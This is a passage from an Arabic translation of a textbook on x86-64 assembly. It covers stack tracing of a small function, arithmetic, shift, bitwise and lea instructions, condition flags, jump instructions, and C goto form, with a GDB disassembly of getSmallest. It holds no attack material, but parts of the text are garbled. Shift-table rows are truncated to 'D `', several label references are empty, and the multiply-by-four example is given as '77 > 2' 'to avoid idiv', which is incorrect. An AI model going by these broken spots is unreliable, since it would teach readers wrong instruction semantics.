
بعد ذلك، تُنفَّذ التعليمة mov %edi, -0x4(%rbp). وهذه أعقد قليلًا من تعليمة mov السابقة. لنحلّلها قطعة قطعة. أولًا، تذكّر أن المعامل الأول لأي دالة يُخزَّن في السجل %rdi. وبما أن a من نوع int، يخزّن المترجم المعامل الأول في سجل المكوّن %edi. بعد ذلك، يُترجم المعامل -0x4(%rbp) إلى M[%rbp - 0x4]. وبما أن %rbp يحتوي على القيمة 0xd20، فإن طرح 4 منه يعطي 0xd1c. ولذلك، تنسخ التعليمة mov قيمة السجل %edi (أو 0x28) إلى الموقع 0xd1c على المكدّس. ويتقدم مؤشّر التعليمات إلى العنوان 0x52d، وهو العنوان التالي المراد تنفيذه.
لاحظ أن تخزين القيمة 0x28 لا يؤثر على مؤشّر المكدّس (%rsp). ولذلك، وفيما يخص البرنامج، فإن "قمة" هذا المكدّس لا تزال عند العنوان 0xd20.

تنسخ التعليمة mov التالية (mov -0x4(%rbp), %eax) القيمة الموجودة في موقع المكدّس 0xd1c (أي M[%rbp - 0x4] أو 0x28) وتخزّنها في السجل %eax. ويتقدم السجل %rip إلى التعليمة التالية المراد تنفيذها، أي 0x530.

بعد ذلك، تُنفَّذ التعليمة add $0x2, %eax. وتذكّر أن التعليمة add لها الصيغة add S,D وتضع المقدار S + D في الهدف D. لذا، تضيف add $0x2, %eax القيمة الثابتة 0x2 إلى القيمة المخزّنة في %eax (أو 0x28)، فتنتج القيمة 0x2A التي تُخزَّن في السجل %eax. ويتقدم السجل %rip ليشير إلى التعليمة التالية المراد تنفيذها، أي 0x533.

التعليمة التالية التي تُنفَّذ هي pop %rbp. وتسحب هذه التعليمة القيمة من قمة مكدّس الاستدعاء وتضعها في سجل الهدف %rbp. وتذكّر أن هذه التعليمة تكافئ تسلسل التعليمتين التاليتين:
mov (%rsp), %rbp
add $8, %rsp
تذكّر أن قمة المكدّس عند 0xd20، لأن هذه هي القيمة المخزّنة في %rsp. ولذلك، بمجرد تنفيذ هذه التعليمة، تُنسخ القيمة (%rsp) (أي M[0xd20]) إلى السجل %rbp. وهكذا، يحتوي %rbp الآن على القيمة 0xd40. ويزداد مؤشّر المكدّس بمقدار 8، لأن المكدّس ينمو نحو العناوين الأدنى (وبالتالي يتقلص نحو العناوين الأعلى). والقيمة الجديدة لـ%rsp هي 0xd28، ويشير %rip الآن إلى عنوان التعليمة الأخيرة المراد تنفيذها (أي 0x534).
التعليمة الأخيرة المنفَّذة هي retq. وسنتحدث أكثر عن ما يحدث مع retq في أقسام قادمة عندما نناقش استدعاءات الدوال، لكن يكفي في الوقت الحالي معرفة أنها تهيّئ مكدّس الاستدعاء للعودة من دالة. وحسب الاصطلاح، يحتوي السجل %rax دائمًا على قيمة الإرجاع (إن وُجدت). وفي هذه الحالة، بما أن adder2 من نوع int، تُخزَّن قيمة الإرجاع في سجل المكوّن %eax، وتعيد الدالة القيمة 0x2A، أي 42.
قبل أن نتابع، لاحظ أن القيم النهائية في السجلين %rsp و%rbp هي 0xd28 و0xd40 على الترتيب، وهي القيم نفسها التي كانت عليها عند بدء تنفيذ الدالة! وهذا سلوك طبيعي ومتوقع مع مكدّس الاستدعاء. فالغرض من مكدّس الاستدعاء هو تخزين المتغيرات والبيانات المؤقتة لكل دالة أثناء تنفيذها في سياق البرنامج. وبمجرد أن تُكمل الدالة تنفيذها، يعود المكدّس إلى الحالة التي كان عليها قبل استدعاء الدالة. ونتيجة لذلك، من الشائع رؤية التعليمتين التاليتين في بداية الدالة:
push %rbp
mov %rsp, %rbp
والتعليمتين التاليتين في نهاية الدالة:
pop %rbp
retq
تنفّذ بنية x86 عدة تعليمات تقابل العمليات الحسابية التي تنفّذها وحدة الحساب والمنطق (ALU). ويسرد الجدول 1 عدة تعليمات حسابية قد يصادفها المرء عند قراءة لغة التجميع.
| التعليمة | الترجمة |
|---|---|
add S, D |
S + D → D |
sub S, D |
D - S → D |
inc D |
D + 1 → D |
dec D |
D - 1 → D |
neg D |
-D → D |
imul S, D |
S × D → D |
idiv S |
%rax / S: خارج القسمة → %rax، والباقي → %rdx |
تقابل التعلميتان add وsub الجمع والطرح، وتأخذ كل منهما معاملين. وتعرض المدخلات الثلاثة التالية التعليمات ذات السجل الواحد لعمليات الزيادة (x++) والإنقاص (x--) والسالب (-x) في C. وتعمل تعليمة الضرب على معاملين وتضع حاصل الضرب في الهدف. وإذا كان حاصل الضرب يحتاج إلى أكثر من 64 بت لتمثيله، تُقتطع القيمة إلى 64 بت.
تعمل تعليمة القسمة بطريقة مختلفة قليلًا. فقبل تنفيذ التعليمة idiv، يُفترض أن السجل %rax يحتوي على المقسوم. ويؤدي استدعاء idiv على المعامل S إلى قسمة محتويات %rax على S ووضع خارج القسمة في السجل %rax والباقي في السجل %rdx.
7.3.1. تعليمات إزاحة البتات
تتيح تعليمات إزاحة البتات للمترجم تنفيذ عمليات إزاحة البتات. وتستغرق تعليمات الضرب والقسمة عادةً وقتًا طويلًا للتنفيذ. وتوفّر إزاحة البتات للمترجم طريقًا مختصرًا للمضاعفات والمقسومات التي تكون من قوى العدد 2. فمثلًا، لحساب 77 * 4، سيترجم معظم المترجمات هذه العملية إلى 77 > 2 لتجنّب استخدام التعليمة idiv.
ضع في اعتبارك أن إزاحة البتات يسارًا ويمينًا تُترجمان إلى تعليمات مختلفة حسب ما إذا كان الهدف إزاحة حسابية (موقّعة) أم منطقية (غير موقّعة).
| التعليمة | الترجمة | حسابية أم منطقية؟ |
|---|---|---|
sal v, D |
D ` | حسابية |
shl v, D |
D ` | منطقية |
sar v, D |
D >> v → D |
حسابية |
shr v, D |
D >> v → D |
منطقية |
تأخذ كل تعليمة إزاحة معاملين، أحدهما سجل عادةً (يُرمز إليه بـD) والآخر قيمة إزاحة (v). وفي الأنظمة ذات 64 بت، تُرمَّز قيمة الإزاحة في بايت واحد (إذ لا معنى للإزاحة لما بعد 63). ويجب أن تكون قيمة الإزاحة v إما ثابتة وإما مخزّنة في السجل %cl.
ملاحظة — إصدارات مختلفة من التعليمات تساعد على تمييز الأنواع على مستوى لغة التجميع
على مستوى لغة التجميع، لا يوجد مفهوم للأنواع. غير أن تذكّر أن المترجم سيستخدم سجلات المكوّنات حسب الأنواع. وبالمثل، تذكّر أن الإزاحة يمينًا تعمل بشكل مختلف حسب ما إذا كانت القيمة موقّعة أم غير موقّعة. وعلى مستوى لغة التجميع، يستخدم المترجم تعليمات منفصلة للتمييز بين الإزاحات المنطقية والحسابية!
7.3.2. تعليمات البتات
تتيح تعليمات البتات للمترجم تنفيذ عمليات على مستوى البتات على البيانات. وإحدى طرق استخدام المترجم لعمليات البتات هي تحقيق تحسينات معينة. فمثلًا، قد يختار المترجم تنفيذ 77 mod 4 بالعملية 77 & 3 بدلًا من التعليمة idiv الأكثر تكلفة.
ويسرد الجدول 3 تعليمات البتات الشائعة.
| التعليمة | الترجمة |
|---|---|
and S, D |
S & D → D |
or S, D |
S ` |
xor S, D |
S ^ D → D |
not D |
~D → D |
تذكّر أن not على مستوى البتات تختلف عن السالب (neg). فالتعليمة not تقلب البتات لكنها لا تضيف 1. واحذر من الخلط بين هاتين التعلميتين.
تحذير — استخدم عمليات البتات فقط عند الحاجة في شيفرة C الخاصة بك!
بعد قراءة هذا القسم، قد يغريك استبدال العمليات الحسابية الشائعة في شيفرة C الخاصة بك بإزاحات البتات وعمليات أخرى. وهذا غير مُوصى به. فمعظم المترجمات الحديثة ذكية بما يكفي لاستبدال العمليات الحسابية البسيطة بعمليات البتات عندما يكون ذلك منطقيًا، ما يجعل قيام المبرمج بذلك غير ضروري. وكقاعدة عامة، ينبغي للمبرمجين إعطاء الأولوية لقابلية قراءة الشيفرة كلما أمكن وتجنّب التحسين المبكر.
7.3.3. تعليمة تحميل العنوان الفعّال
ما شأن lea (ما شأنها) بذلك؟
ما lea سوى تحميل عنوان فعّال؟
~مع الاعتذار إلى تينا تيرنر
نصل أخيرًا إلى تعليمة تحميل العنوان الفعّال (load effective address) أو lea، وهي على الأرجح التعليمة الحسابية التي تثير أكبر قدر من الحيرة لدى الطلاب. وتُستخدم تقليديًا كطريقة سريعة لحساب عنوان موقع في الذاكرة. وتعمل التعليمة lea على بنية المعاملات نفسها التي رأيناها حتى الآن، لكنها لا تتضمن بحثًا في الذاكرة. وبغض النظر عن نوع البيانات الموجودة في المعامل (سواء كانت قيمة ثابتة أو عنوانًا)، فإن lea تنفّذ عمليات حسابية فحسب.
فمثلًا، لنفترض أن السجل %rax يحتوي على القيمة الثابتة 0x5، والسجل %rdx يحتوي على القيمة الثابتة 0x4، والسجل %rcx يحتوي على القيمة 0x808 (التي تصادف أنها عنوان). ويعرض الجدول 4 بعض عمليات lea كمثال، مع ترجماتها وقيمها المقابلة.
| التعليمة | الترجمة | القيمة |
|---|---|---|
lea 8(%rax), %rax |
8 + %rax → %rax |
13 → %rax |
lea (%rax, %rdx), %rax |
%rax + %rdx → %rax |
9 → %rax |
lea (,%rax,4), %rax |
%rax × 4 → %rax |
20 → %rax |
lea -0x8(%rcx), %rax |
%rcx - 8 → %rax |
0x800 → %rax |
lea -0x4(%rcx, %rdx, 2), %rax |
%rcx + %rdx × 2 - 4 → %rax |
0x80c → %rax |
في جميع الحالات، تنفّذ التعليمة lea عمليات حسابية على المعامل المحدّد بالمصدر S وتضع النتيجة في معامل الهدف D. والتعليمة mov مطابقة للتعليمة lea إلا أن التعليمة mov ملزمة بمعاملة محتويات المعامل المصدر كموقع في الذاكرة إذا كان بصيغة ذاكرة. وفي المقابل، تنفّذ lea الحسابات نفسها (المعقدة أحيانًا) على المعاملات دون البحث في الذاكرة، ما يمكّن المترجم من استخدام lea بذكاء كبديل لبعض أنواع العمليات الحسابية.
يغطي هذا القسم تعليمات تجميع x86 الخاصة بـالتعبيرات الشرطية والحلقات. وتذكّر أن العبارات الشرطية تمكّن المبرمجين من تعديل تنفيذ البرنامج بناءً على نتيجة تعبير شرطي. ويترجم المترجم التعبيرات الشرطية إلى تعليمات تجميع تعدّل مؤشّر التعليمات (%rip) ليشير إلى عنوان ليس التالي في تسلسل البرنامج.
تعليمات المقارنة الشرطية
تنفّذ تعليمات المقارنة عملية حسابية بغرض توجيه التنفيذ الشرطي للبرنامج. ويسرد الجدول 1 التعليمات الأساسية المرتبطة بالتحكم الشرطي.
| التعليمة | الترجمة |
|---|---|
cmp R1, R2 |
يقارن R2 بـR1 (أي يحسب R2 - R1) |
test R1, R2 |
يحسب R1 & R2 |
تقارن التعليمة cmp قيمتي سجلين، R2 وR1. وتحديدًا، تطرح R1 من R2. وتنفّذ التعليمة test عملية AND على مستوى البتات. ومن الشائع رؤية تعليمة مثل:
test %rax, %rax
في هذا المثال، تكون نتيجة AND على مستوى البتات لـ%rax مع نفسه صفرًا فقط عندما يحتوي %rax على الصفر. وبعبارة أخرى، هذا اختبار لقيمة صفرية ويكافئ:
cmp $0, %rax
وخلافًا للتعليمات الحسابية التي غطيناها حتى الآن، لا تعدّل cmp وtest سجل الهدف. وبدلًا من ذلك، تعدّل كلتا التعلميتين سلسلة من القيم أحادية البت تُعرف بـرايات رمز الحالة (condition code flags). فمثلًا، ستعدّل cmp رايات رمز الحالة بناءً على ما إذا كانت قيمة R2 - R1 موجبة (أكبر) أو سالبة (أصغر) أو صفرية (متساوية). وتذكّر أن قيم رمز الحالة ترمّز معلومات عن عملية في وحدة الحساب والمنطق. ورايات رمز الحالة جزء من السجل FLAGS في أنظمة x86.
| الراية | الترجمة |
|---|---|
ZF |
هل يساوي صفرًا (1: نعم؛ 0: لا) |
SF |
هل هو سالب (1: نعم؛ 0: لا) |
OF |
هل حدث فيض (1: نعم؛ 0: لا) |
CF |
هل حدث حمل حسابي (1: نعم؛ 0: لا) |
يعرض الجدول 2 الرايات الشائعة المستخدمة في عمليات رمز الحالة. وبالعودة إلى التعليمة cmp R1, R2:
- تُضبط راية
ZFعلى 1 إذا كان R1 وR2 متساويين. - تُضبط راية
SFعلى 1 إذا كان R2 أصغر من R1 (أي تكون نتيجة R2 - R1 قيمة سالبة). - تُضبط راية
OFعلى 1 إذا نتج عن العملية R2 - R1 فيض صحيح (وهو مفيد للمقارنات الموقّعة). - تُضبط راية
CFعلى 1 إذا نتج عن العملية R2 - R1 حمل (وهو مفيد للمقارنات غير الموقّعة).
تُستخدم رايتا SF وOF لعمليات المقارنة على الأعداد الصحيحة الموقّعة، بينما تُستخدم راية CF للمقارنات على الأعداد الصحيحة غير الموقّعة. ومع أن مناقشة معمّقة لرايات رمز الحالة تتجاوز نطاق هذا الكتاب، فإن ضبط cmp وtest لهذه الرايات يمكّن المجموعة التالية من التعليمات التي نغطيها (تعليمات القفز) من العمل بشكل صحيح.
تعليمات القفز
تتيح تعليمة القفز لتنفيذ البرنامج أن "يقفز" إلى موضع جديد في الشيفرة. وفي برامج التجميع التي تتبعناها حتى الآن، يشير %rip دائمًا إلى التعليمة التالية في ذاكرة البرنامج. وتتيح تعليمات القفز ضبط %rip إما على تعليمة جديدة لم تُنفَّذ بعد (كما في حالة عبارة if) وإما على تعليمة نُفِّذت سابقًا (كما في حالة الحلقة).
تعليمات القفز المباشر
| التعليمة | الوصف |
|---|---|
jmp L |
القفز إلى الموقع المحدّد بـL |
jmp *addr |
القفز إلى العنوان المحدّد |
يسرد الجدول 3 مجموعة تعليمات القفز المباشر؛ ويشير L إلى وسم رمزي (symbolic label) يعمل كمعرّف في ملف كائن البرنامج. وتتكون جميع الوسوم من بعض الحروف والأرقام متبوعة بنقطتين رأسيتين. ويمكن أن تكون الوسوم محلية أو عامة ضمن نطاق ملف الكائن. وتميل وسوم الدوال إلى أن تكون عامة وتتكون عادةً من اسم الدالة ونقطتين رأسيتين. فمثلًا، يُستخدم main: (أو : ) لوسم دالة main المعرّفة من المستخدم. وحسب الاصطلاح، تُسبق الوسوم المحلية عادةً بنقطة. وقد يصادف المرء وسمًا محليًا باسم مثل .L1 في سياق عبارة if أو حلقة.
لكل وسم عنوان مرتبط به. وعندما تنفّذ وحدة المعالجة المركزية تعليمة jmp، فإنها تعدّل %rip ليعكس عنوان البرنامج المحدّد بالوسم L. ويمكن للمبرمج الذي يكتب لغة التجميع أيضًا تحديد عنوان معيّن للقفز إليه باستخدام التعليمة jmp *. وأحيانًا تُعرض الوسوم المحلية كإزاحة من بداية الدالة. ولذلك، قد تُمثَّل تعليمة يبعد عنوانها 28 بايت عن بداية main بالوسم ``.
فمثلًا، تشير التعليمة jmp 0x8048427 إلى قفز إلى العنوان 0x8048427، الذي له الوسم المرتبط ``, ما يعني أنه يبعد 28 بايت عن عنوان بداية الدالة main. ويؤدي تنفيذ هذه التعليمة إلى ضبط %rip على 0x8048427.
تعليمات القفز الشرطي
يعتمد سلوك تعليمات القفز الشرطي على سجلات رمز الحالة التي تضبطها التعليمة cmp. ويسرد الجدول 4 مجموعة تعليمات القفز الشرطي الشائعة. تبدأ كل تعليمة بالحرف j للدلالة على أنها تعليمة قفز. وتشير لاحقة كل تعليمة إلى شرط القفز. وتحدّد لواحق تعليمات القفز أيضًا ما إذا كان ينبغي تفسير المقارنات العددية على أنها موقّعة أم غير موقّعة.
| المقارنة الموقّعة | المقارنة غير الموقّعة | الوصف |
|---|---|---|
je (jz) |
القفز إذا كانا متساويين (==) أو القفز إذا كان صفرًا | |
jne (jnz) |
القفز إذا لم يكونا متساويين (!=) | |
js |
القفز إذا كانت القيمة سالبة | |
jns |
القفز إذا كانت القيمة غير سالبة | |
jg (jnle) |
ja (jnbe) |
القفز إذا كانت أكبر (>) |
jge (jnl) |
jae (jnb) |
القفز إذا كانت أكبر من أو تساوي (>=) |
jl (jnge) |
jb (jnae) |
القفز إذا كانت أصغر (<) |
jle (jng) |
jbe (jna) |
القفز إذا كانت أصغر من أو تساوي (<=) |
بدلًا من حفظ تعليمات القفز الشرطي المختلفة هذه، من المفيد أكثر نطق لواحق التعليمات. ويسرد الجدول 5 الحروف الشائعة في تعليمات القفز وما يقابلها من كلمات.
| الحرف | الكلمة |
|---|---|
j |
jump (قفز) |
n |
not (ليس) |
e |
equal (يساوي) |
s |
signed (موقّع) |
g |
greater (تفسير موقّع) |
l |
less (تفسير موقّع) |
a |
above (تفسير غير موقّع) |
b |
below (تفسير غير موقّع) |
وبنطقها، نرى أن jg تقابل jump greater (اقفز إذا كانت أكبر)، وأن مرادفها الموقّع jnl يعني jump not less (اقفز إذا لم تكن أصغر). وبالمثل، تعني النسخة غير الموقّعة ja jump above (اقفز إذا كانت أعلى)، بينما يعني مرادفها jnbe jump not below or equal (اقفز إذا لم تكن أدنى أو مساوية).
وإذا نطقت التعليمات، فهذا يساعد على تفسير سبب مقابلة مرادفات معينة لتعليمات بعينها. والأمر الآخر الذي يجب تذكّره هو أن المصطلحين greater وless يوجّهان وحدة المعالجة المركزية إلى تفسير المقارنة العددية كقيمة موقّعة، بينما يشير above وbelow إلى أن المقارنة العددية غير موقّعة.
عبارة goto
في الأقسام الفرعية التالية، ننظر إلى التعبيرات الشرطية والحلقات في لغة التجميع ونعيد هندستها عكسيًا إلى C. وعند ترجمة شيفرة التجميع الخاصة بالتعبيرات الشرطية والحلقات إلى C، من المفيد فهم صيغ goto المقابلة في لغة C. وعبارة goto عنصر أولي في C يجبر تنفيذ البرنامج على الانتقال إلى سطر آخر في الشيفرة. والتعليمة المرتبطة بعبارة goto هي jmp.
تتكوّن عبارة goto من الكلمة المفتاحية goto متبوعة بـوسم goto، وهو نوع من وسوم البرنامج يشير إلى المكان الذي ينبغي أن يستمر منه التنفيذ. لذا، تعني goto done أنه ينبغي أن يقفز تنفيذ البرنامج إلى السطر المعلَّم بالوسم done. ومن الأمثلة الأخرى على وسوم البرنامج في C وسوم عبارة switch التي غطيناها سابقًا في الفصل 2.
الجدول 6. مقارنة بين دالة C وصيغة goto المرتبطة بها.
النسخة العادية بلغة C
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) { //if (conditional)
        smallest = y; //then statement
    }
    else {
        smallest = x; //else statement
    }
    return smallest;
}
نسخة goto
int getSmallest(int x, int y) {
    int smallest;

    if (x <= y ) { //if (!conditional)
        goto else_statement;
    }
    smallest = y; //then statement
    goto done;

else_statement:
    smallest = x; //else statement

done:
    return smallest;
}
يعرض الجدول 6 دالة getSmallest() مكتوبة بشيفرة C عادية وصيغة goto المرتبطة بها في C. وتقارن الدالة getSmallest() بين قيمتَي عددين صحيحين (x وy)، وتُسنِد القيمة الأصغر إلى المتغير smallest.
قد تبدو صيغة goto لهذه الدالة غير بديهية، لكن لنناقش ما يجري بالضبط. يتحقق الشرط مما إذا كان المتغير x أصغر من أو يساوي y.
- إذا كان
xأصغر من أو يساويy، ينقل البرنامج التحكم إلى الوسم المعلَّم بـelse_statement، الذي يحتوي على العبارة الواحدةsmallest = x. وبما أن البرنامج ينفّذ خطيًا، يتابع البرنامج تنفيذ الشيفرة تحت الوسمdone، التي تعيد قيمةsmallest(أيx). - وإذا كان
xأكبر منy، تُسنَد القيمةyإلىsmallest. ثم ينفّذ البرنامج العبارةgoto done، التي تنقل التحكم إلى الوسمdone، الذي يعيد قيمةsmallest(أيy).
وبينما كانت عبارات goto تُستخدم شائعةً في الأيام الأولى للبرمجة، يُعدّ استخدام عبارات goto في الشيفرة الحديثة ممارسة سيئة، لأنه يقلل قابلية قراءة الشيفرة عمومًا. وفي الواقع، كتب عالم الحاسوب إدسخر ديكسترا ورقة بحثية شهيرة تنتقد استخدام عبارات goto بعنوان Go To Statement Considered Harmful1.
بشكل عام، لا تستخدم برامج C المصمّمة جيدًا عبارات goto، ويُثنّى المبرمجون عن استخدامها لتجنّب كتابة شيفرة يصعب قراءتها وتصحيحها وصيانتها. غير أن فهم عبارة goto في C مهم، لأن GCC يحوّل عادةً شيفرة C التي تحتوي على تعبيرات شرطية إلى صيغة goto قبل ترجمتها إلى لغة التجميع، بما في ذلك الشيفرة التي تحتوي على عبارات if والحلقات.
تغطي الأقسام الفرعية التالية التمثيل بلغة التجميع لعبارات if والحلقات بمزيد من التفصيل.
المراجع
- Edsger Dijkstra. "Go To Statement Considered Harmful". Communications of the ACM 11(3) الصفحات 147—148. 1968.
لنلقِ نظرة على الدالة getSmallest في لغة التجميع. وللراحة، أُعيد إنتاج الدالة أدناه.
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) {
        smallest = y;
    }
    else {
        smallest = x;
    }
    return smallest;
}
وتبدو شيفرة التجميع المقابلة المستخرجة من GDB شبيهة بما يلي:
(gdb) disas getSmallest
Dump of assembler code for function getSmallest:
   0x40059a <+4>:   mov    %edi,-0x14(%rbp)
   0x40059d <+7>:   mov    %esi,-0x18(%rbp)
   0x4005a0 <+10>:  mov    -0x14(%rbp),%eax
   0x4005a3 <+13>:  cmp    -0x18(%rbp),%eax
   0x4005a6 <+16>:  jle    0x4005b0 <getSmallest+26>
   0x4005a8 <+18>:  mov    -0x18(%rbp),%eax
   0x4005ae <+24>:  jmp    0x4005b9 <getSmallest+35>
   0x4005b0 <+26>:  mov    -0x14(%rbp),%eax
   0x4005b9 <+35>:  pop    %rbp
   0x4005ba <+36>:  retq
هذه رؤية مختلفة لشيفرة التجميع عن التي رأيناها سابقًا. فهنا يمكننا رؤية العنوان المرتبط بكل تعليمة، لكن ليس البايتات. لاحظ أن مقطع التجميع هذا حُرِّر تحريرًا طفيفًا من أجل التبسيط. وقد أُزيلت التعليمات التي تكون عادةً جزءًا من إنشاء الدالة (أي push %rbp وmov %rsp, %rbp). وحسب الاصطلاح، يضع GCC المعامل الأول والثاني للدالة في السجلين %rdi و%rsi على الترتيب. وبما أن معاملات الدالة getSmallest من نوع int، يضع المترجم المعاملات في سجلي المكوّن %edi و%esi بدلًا من ذلك. ولأجل الوضوح، نشير إلى هذين المعاملين بـx وy على الترتيب.
لنتتبع الأسطر القليلة الأولى من مقطع شيفرة التجميع السابق. لاحظ أننا لن نرسم المكدّس صراحةً في هذا المثال. نترك ذلك تمرينًا للقارئ، ونشجّعك على تدريب مهاراتك في تتبع المكدّس برسمه بنفسك.
- التعليمة
movالأولى تنسخ القيمة الموجودة في السجل%edi(المعامل الأول،x) وتضعها في موقع الذاكرة%rbp-0x14على مكدّس الاستدعاء. ويُضبط مؤشّر التعليمات (%rip) على عنوان التعليمة التالية، أي 0x40059d. - التعليمة
movالثانية تنسخ القيمة الموجودة في السجل%esi(المعامل الثاني،y) وتضعها في موقع الذاكرة%rbp-0x18على مكدّس الاستدعاء. ويتحدّث مؤشّر التعليمات (%rip) ليشير إلى عنوان التعليمة التالية، أي 0x4005a0. - التعليمة
movالثالثة تنسخxإلى السجل%eax. ويتحدّث السجل%ripليشير إلى عنوان التعليمة التالية في التسلسل. - التعليمة
cmpتقارن القيمة الموجودة في الموقع%rbp-0x18(المعامل الثاني،y) بـxوتضبط سجلات رايات رمز الحالة المناسبة. ويتقدم السجل%ripإلى عنوان التعليمة التالية، أي 0x4005a6. - تشير التعليمة
jleعند العنوان 0x4005a6 إلى أنه إذا كانxأصغر من أو يساويy، فينبغي أن تكون التعليمة التالية المراد تنفيذها عند الموقع `` وأن يُضبط%ripعلى العنوان 0x4005b0. وإلا، يُضبط%ripعلى التعليمة التالية في التسلسل، أي 0x4005a8.
